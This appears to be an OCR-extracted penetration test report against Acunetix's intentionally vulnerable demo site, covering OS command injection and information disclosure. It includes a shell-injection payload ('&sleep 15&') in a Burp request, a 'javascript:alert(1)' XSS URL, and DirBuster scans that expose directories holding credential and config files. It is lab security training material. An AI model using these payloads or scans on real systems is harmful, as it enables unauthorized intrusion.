Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser

Alerts 4 3 7 4 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0



testphp.vulnweb.com/hpp/?pp=javascript:alert(1);

check
link1
link2
Submit Query

Original article

4.3. Remote OS Command Injection (Shell Injection)

What is Remote OS Command Injection (Shell Injection)?

OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

What is the impact of Remote OS Command injection attack?

By exploiting a command injection vulnerability in a vulnerable application, attackers can add additional commands or inject their own operating system commands. This means that during a command injection attack, an attacker can easily take complete control of the host operating system of the web server.


How to prevent it.

1. Validate user input as close to the external interface as possible, to ensure that entered data contains only expected inputs.
2. Review used languages, Java, PHP, Asp.Net, and Python are less susceptible to command injection because there is a framework between the application and the operating system.
3. Avoid calling OS commands directly Built-in library functions are a very good alternative to OS commands, and they cannot be manipulated to perform tasks other than those intended.
4. Use Static Code Analysis Analyze your source code with Code Security tools to discover command injection vulnerabilities as early as possible in the SDLC.

List of vulnerable links to Remote OS Command Injection.

1. Attack 1

- Vulnerable URL: http://testphp.vulnweb.com/guestbook.php
- Risk: High
- Injection Parameter: text
- Attack: &sleep 15&
- Proof of Concept:


Burp Suite Community Edition
Burp Suite Community Edition v1.7.36 - Temporary Project
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://testphp.vulnweb.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/guestbook.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Upgrade-Insecure-Requests: 1

name=anonymous+user&text=&sleep 15&&submit=add+message
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Mon, 26 Jan 1970 19:52:13 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 5404

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin
```


Alerts (9)
- Cross Site Scripting (Reflected) (16)
- Remote File Inclusion (2)
- Remote OS Command Injection
  - POST: http://testphp.vulnweb.com/guestbook.php
- SQL Injection (12)
- X-Frame-Options Header Not Set (46)
- Absence of Anti-CSRF Tokens (42)
- Server Leaks Information via "X-Powered-By" HTTP Resr

Remote OS Command Injection

URL:	http://testphp.vulnweb.com/guestbook.php
Risk:	High
Confidence:	Medium
Parameter:	text
Attack:	&sleep 15&
Evidence:	
CWE ID:	78
WASC ID:	31
Source:	Active (90020 - Remote OS Command Injection)

Description:
Attack technique used for unauthorized execution of operating system commands. This attack is possible when an

Alerts 4 1 3 1 Primary Proxy: localhost:8080
Current Scans 0 0 0 1 0 0 0 0
Page 4 of 4 365 words English (United States) Focus 121%



testphp.vulnweb.com/guestbook.php

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


Our guestbook

01.26.1970, 8:49 pm

```
&sleep 15&
```

add message

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



testphp.vulnweb.com/guestbook.php

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2 Website is out of order. Please visit back later. Thank you for understanding.
```

4.4. Information Disclosure

What is Information Disclosure?

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information.
- Sensitive commercial or business data.
- Technical details about the website and its infrastructure.

What is the impact of Information Disclosure?

Information disclosure vulnerabilities can have both a direct and indirect impact depending on the purpose of the website and, therefore, what information an attacker is able to obtain. In some cases, the act of disclosing sensitive information alone can have a high impact on the affected parties.


How to prevent it.

1. Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive.
2. Audit any code for potential information disclosure as part of your QA or build processes. It should be relatively easy to automate some of the associated tasks, such as stripping developer comments.
3. Use generic error messages as much as possible. Don't provide attackers with clues about application behaviour unnecessarily.
4. Double-check that any debugging or diagnostic features are disabled in the production environment.
5. Make sure you fully understand the configuration settings, and security implications, of any third-party technology that you implement. Take the time to investigate and disable any features and settings that you don't actually need.

List of vulnerable links to Information Disclosure.

1. Attack 1

Database access through admin panel.



root@kali: ~

Index of /admin/

testphp.vulnweb.com/admin/

```
Index of /admin/

../
create.sql                                        11-May-2011 10:2
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://testphp.vulnweb.com:80/


Scan Information | Results - List View: Dirs: 9 Files: 19 | Results - Tree View | Errors: 175

```
Type   Found                 Response   Size
Dir    /images/              200        154
Dir    /cgi-bin/             403        470
Dir    /                     200        5261
Dir    /admin/               200        154
File   /index.php            200        196
File   /login.php            200        196
File   /search.php           200        196
File   /product.php          200        196
File   /disclaimer.php       200        196
File   /categories.php       200        196
File   /signup.php           200        196
File   /comment.php          302        229
Dir    /pictures/            200        154
File   /cart.php             200        196

Current speed: 282 requests/sec                (Select and right click for more options)
Average speed: (T) 479, (C) 499 requests/sec
Parse Queue Size: 0                            Current number of running threads: 200
Total Requests: 11986/11468478
Time To Finish: 06:22:38

DirBuster Stopped                              /Mod_Rewrite_Shop/images/promo/
```

Finder File Edit View Go Window Help
Sat 3:49 PM Sanil Almeida
Kali 2020 x64 Customized by zSecurity v1.2 [Running]
Applications Places com-sittinglittleduck-DirBuster-Start Sat 18:49
root@kali: ~ 82x25
Google
zSecurity VPN By zSecurity zSecurity YouTube zSecuri
File Options About Help
Back Pause Stop Report Change

2. Attack 2

Path traversal through images.



Index of /images/

testphp.vulnweb.com/images/

```
Index of /images/

../
logo.gif                                          11-May-2011 10:2
remark.gif                                        11-May-2011 10:2
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://testphp.vulnweb.com:80/


Scan Information | Results - List View: Dirs: 9 Files: 19 | Results - Tree View | Errors: 175

```
Type   Found                 Response   Size
Dir    /images/              200        154
Dir    /cgi-bin/             403        470
Dir    /                     200        5261
Dir    /admin/               200        154
File   /index.php            200        196
File   /login.php            200        196
File   /search.php           200        196
File   /product.php          200        196
File   /disclaimer.php       200        196
File   /categories.php       200        196
File   /signup.php           200        196
File   /comment.php          302        229
Dir    /pictures/            200        154
File   /cart.php             200        196

Current speed: 282 requests/sec                (Select and right click for more options)
Average speed: (T) 479, (C) 499 requests/sec
Parse Queue Size: 0                            Current number of running threads: 200
Total Requests: 11986/11468478
Time To Finish: 06:22:38

DirBuster Stopped                              /Mod_Rewrite_Shop/images/promo/
```

Finder File Edit View Go Window Help
Sat 3:51 PM Sanil Almeida
Kali 2020 x64 Customized by zSecurity v1.2 [Running]
Applications Places com-sittinglittleduck-DirBuster-Start Sat 18:51
root@kali: ~ 82x25
Google
Index of /admin/
zSecurity VPN By zSecurity zSecurity YouTube zSecuri
File Options About Help
Back Pause Stop Report Change

3. Attack 3

Path traversal through pictures directory.




```
Index of /pictures/

../
1.jpg                                  11-May-2011 10:2
1.jpg.tn                               11-May-2011 10:2
2.jpg                                  11-May-2011 10:2
2.jpg.tn                               11-May-2011 10:2
3.jpg                                  11-May-2011 10:2
3.jpg.tn                               11-May-2011 10:2
4.jpg                                  11-May-2011 10:2
4.jpg.tn                               11-May-2011 10:2
5.jpg                                  11-May-2011 10:2
5.jpg.tn                               11-May-2011 10:2
6.jpg                                  11-May-2011 10:2
6.jpg.tn                               11-May-2011 10:2
7.jpg                                  11-May-2011 10:2
7.jpg.tn                               11-May-2011 10:2
8.jpg                                  11-May-2011 10:2
8.jpg.tn                               11-May-2011 10:2
WS_FTP.LOG                             23-Jan-2009 10:0
credentials.txt                        23-Jan-2009 10:4
ipaddresses.txt                        23-Jan-2009 12:5
path-disclosure-unix.html              08-Apr-2013 08:4
path-disclosure-win.html               08-Apr-2013 08:4
wp-config.bak                          03-Dec-2008 14:3
```

```
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://testphp.vulnweb.com:80/

Scan Information \ Results - List View: Dirs: 9 Files: 19 \ Results - Tree View \ Errors: 175 \

Type   Found               Response   Size
Dir    /images/            200        154
Dir    /cgi-bin/           403        470
Dir    /                   200        5261
Dir    /admin/             200        154
File   /index.php          200        196
File   /login.php          200        196
File   /search.php         200        196
File   /product.php        200        196
File   /disclaimer.php     200        196
File   /categories.php     200        196
File   /signup.php         200        196
File   /comment.php        302        229
Dir    /pictures/          200        154
File   /cart.php           200        196

Current speed: 282 requests/sec                 (Select and right click for more options)
Average speed: (T) 479, (C) 499 requests/sec
Parse Queue Size: 0                             Current number of running threads: 200
Total Requests: 11986/11468478
Time To Finish: 06:22:38

DirBuster Stopped                               /Mod_Rewrite_Shop/images/promo/
```

4. Attack 4


Path traversal through CVS directory.



```
testphp.vulnweb.com/CVS/

Index of /CVS/

../
Entries                                11-May-2011 10:27                   1
Entries.Log                            11-May-2011 10:27                   1
Repository                             11-May-2011 10:27                   8
Root                                   11-May-2011 10:27                   1
```

5. Attack 5

Critical file disclosure through Flash directory.


Finder File Edit View Go Window Help
Applications Places Firefox ESR
Sat 19:00
root@kali: ~
Google
Index of /adm
Index of /imag
404 Not Foun
New Tab
zSecurity VPN By zSecurity zSecurity YouTube zSecurity FB zSecurity Twitter Zaid's Linkedin Kali Docs
Cancel
OK
Change
Report

testphp.vulnweb.com/Flash/add.swf

Opening add.swf

You have chosen to open:

add.swf

which is: SWF file (17.0 KB)
from: http://testphp.vulnweb.com

What should Firefox do with this file?

Open with [Browse...]
[✓ Save File]
Do this automatically for files like this from now on.

Errors: 175

Response	Size
502	328
502	328
502	328
502	328
502	328
502	328
502	328
502	328
502	473
502	473
200	196
200	196
200	196
200	196


(Select and right click for more options)

Current number of running threads: 200

DirBuster Stopped   /Mod_Rewrite_Shop/images/promo/

6. Attack 6

Path traversal through Templates directory.


Finder File Edit View Go Window Help
Applications Places com-sittinglittleduck-DirBuster-Start
Sat 19:03
root@kali: ~
Google
Index of /adm
Index of /imag
zSecurity VPN By zSecurity zSecurity YouTube zSecuri
File Options About Help
Back
Pause
Stop
Change
Report
VirtualBox

testphp.vulnweb.com/Templates/

Index of /Templates/

../
main_dynamic_template.dwt.php   28-May-2019 14:4

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

